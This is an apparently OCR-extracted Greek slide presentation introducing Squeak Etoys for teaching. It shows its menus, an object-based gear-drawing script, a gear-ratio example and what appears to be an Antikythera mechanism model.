



Περιβάλλον οπτικού προγραμματισμού

Χτισμένο στη Squeak


Κατάλληλο για να υλοποιούμε μαθησιακές δραστηριότητες …

… να μαθαίνουμε στην πορεία



Squeak! (C:\APP\Squeak3.9-7067\etoys-2.0-1198-greek.image)
πλοηγός
προμήθειες


Text
Πάτησέ με
1 2 3 A
4 5 6 B
7 8 9 C
* 0 # D

Ένας απλός τρόπος επικοινωνίας



παντού



Squeak! (C:\APP\Squeak3.9-7067\etoys-2.0-1198-greek.image)
Text
send to back
bring to front
embed into
fill style
border style...
drop shadow
layout
resist being deleted
resist being picked up
be locked
provide clipping
direction handles
accept drops
round corners
siblings...
extras...
text properties...
text auto fit
text wrap to bounds
text margins...
add predecessor
add successor
code pane menu...
pane shift menu...
Menu
Πρωμήθειες

για τα πάντα


Δεν υπάρχει διαχωρισμός παραγωγού – καταναλωτή

Οι μαθητές μπορούν να εξερευνήσουν και να αλλάξουν αυτά που βλέπουν

Όλα είναι αντικείμενα



Όλα τα αντικείμενα έχουν παρόμοιες ιδιότητες




Οι αλλαγές των ιδιοτήτων είναι ο προγραμματισμός

```
p2 gear: Number
p2 remove all vertices but cursor
Repeat Number times
    Do
        p2 insert a vertex at cursor
        p2's x at cursor increase by start's xinc
        p2's y at cursor increase by start's yinc
        p2 insert a vertex at cursor
        p2's x at cursor increase by start's xinc
        p2's y at cursor decrease by start's yinc
        p2 turn by 360 / Number
        start forward by 1
```

Επανάλαβε Ν φορές

- **Πρόσθεσε μια κορυφή**
- **Αύξησε το Χ και Υ**
- **Πρόσθεσε μια κορυφή**
- **Αύξησε το Χ, μείωσε το Υ**
- **Στρίψε**



Squeak! (C:\APP\Squeak3.9-7067\etoys-2.0-1198-greek.image)

b3

Search

scripts


- b3 moveTo: dot
- b3 sameHeading: dot
- b3 movey: 5
- b3 east: dot
- b3 adjustCcw: dot
- b3 adjust: dot
- b3 gear: 5
- b3 approachHeading: dot
- b3 coCenter: dot
- b3 movex: 5
- b3 demoGearAdd normal
- b3 west: dot
- b3 operate normal
- b3 south: dot
- b3 demoGearSetup normal
- b3 north: dot
- b3 rotateBy: dot
- b3 emptyScript

basic

- b3 make sound croak
- b3 forward by 5
- b3 turn by 5

Πλοηγός

Προμήθειες



Γρανάζι Α: 24 δόντια

Γρανάζι Β: 16 δόντια

Λόγος: 24/16 = 3/2


Squeak! (C:\APP\Squeak3.9-7067\etoys-2.0-1198-greek.image)

Ημερολόγιο του Μέτωνα | Εκλείψεις | Πίσω γρανάζια

Σελήνη | Ίππαρχος | Σπειροειδείς οδηγοί

Μπροστινοί δείκτες | Πίσω δείκτες

